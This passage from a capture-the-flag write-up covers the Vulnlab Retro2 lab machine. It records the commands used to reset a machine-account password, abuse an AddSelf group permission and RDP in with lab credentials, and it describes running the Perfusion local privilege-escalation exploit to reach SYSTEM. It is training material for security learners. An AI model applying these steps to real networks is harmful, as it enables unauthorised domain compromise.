└─$ net rpc password 'ADMWS01$' Passw0rd1 -U retro2.vl/'fs01$'%P@ssw0rd -S bln01.retro2.vl
Verifying that the changed password is working :
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Retro2]
└─$ crackmapexec smb retro2.vl -u 'ADMWS01$' -p 'Passw0rd1'
SMB         retro2.vl       445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB         retro2.vl       445    BLN01            [+] retro2.vl\ADMWS01$:Passw0rd1
Addself Abuse
Bloodhound :
The computer ADMWS01.RETRO2.VL has the ability to add itself, to the group SERVICES@RETRO2.VL. Because of security group delegation, the members of a security group have the same privileges as that group.
By adding itself to the group, ADMWS01.RETRO2.VL will gain the same privileges that SERVICES@RETRO2.VL already has.
Use samba’s net tool to add the user to the target group. The credentials can be supplied in cleartext or prompted interactively if omitted from the command line:
net rpc group addmem "TargetGroup" "TargetUser" -U "DOMAIN"/"ControlledUser"%"Password" -S "DomainController"
┌──(destiny㉿falcon)-[~/tools-backup]
└─$ net rpc group addmem "Services" "ldapreader" -U "retro2.vl"/"ADMWS01$"%"Passw0rd1" -S "BLN01.RETRO2.VL"
Using net rpc group members, we were able to verify that our user was successfully added.
┌──(destiny㉿falcon)-[~/tools-backup]
└─$ net rpc group members "SERVICES" -U retro2.vl/"ADMWS01$" -S BLN01.retro2.vl
Password for [RETRO2.VL\ADMWS01$]:
RETRO2\inventory
RETRO2\ldapreader
Got the following error when attempting RDP:
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Retro2]
└─$ xfreerdp /v:10.10.69.202 /u:ldapreader /p:ppYaVcB5R
[18:15:37:643] [53594:53595] [ERROR][com.freerdp.core] - transport_connect_tls:freerdp_set_last_error_ex ERRCONNECT_TLS_CONNECT_FAILED [0x00020008]
Used the following command and was able to RDP into the machine:
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Retro2]
└─$ xfreerdp /v:10.10.69.202 /u:ldapreader /p:ppYaVcB5R /tls-seclevel:0
And was able to obtain the user flag as well.

Privilege Escalation
While googling, we found that Windows Server 2008R2 is vulnerable to a privilege escalation exploit known as Perfusion.
On Windows 7, Windows Server 2008R2, Windows 8, and Windows Server 2012, the registry key of the
RpcEptMapperandDnsCache(7/2008R2 only) services is configured with weak permissions. Any local user can create aPerformancesubkey and then leverage the Windows Performance Counters to load an arbitrary DLL in the context of the WMI service asNT AUTHORITY\SYSTEM(hence the tool’s name).
Used the following command to RDP into the machine and create a drive to share files from Falcon to the box:
root@falcon:~/tools-backup# xfreerdp /v:10.10.109.203 /u:ldapreader /p:ppYaVcB5R /tls-seclevel:0 +drives /drive:backup,/root/tools-backup /dynamic-resolution
We also compiled the Perfusion binary using Visual Studio 2022 in the Windows VM. After executing the .exe file, we encountered the following error:

Chatgpt :
The error “VCRUNTIME140D.dll is missing” typically occurs when an application requires the debug version of the Microsoft Visual C++ Redistributable libraries, specifically the Visual Studio Debug Runtime Libraries. These debug libraries are not included in the standard redistributable package and are only available with Visual Studio installations.
Compiled the binary again in release mode, transferred it to the box, and executed it according to the instructions.

After executing the exploit we got a system shell and was able to get the root flag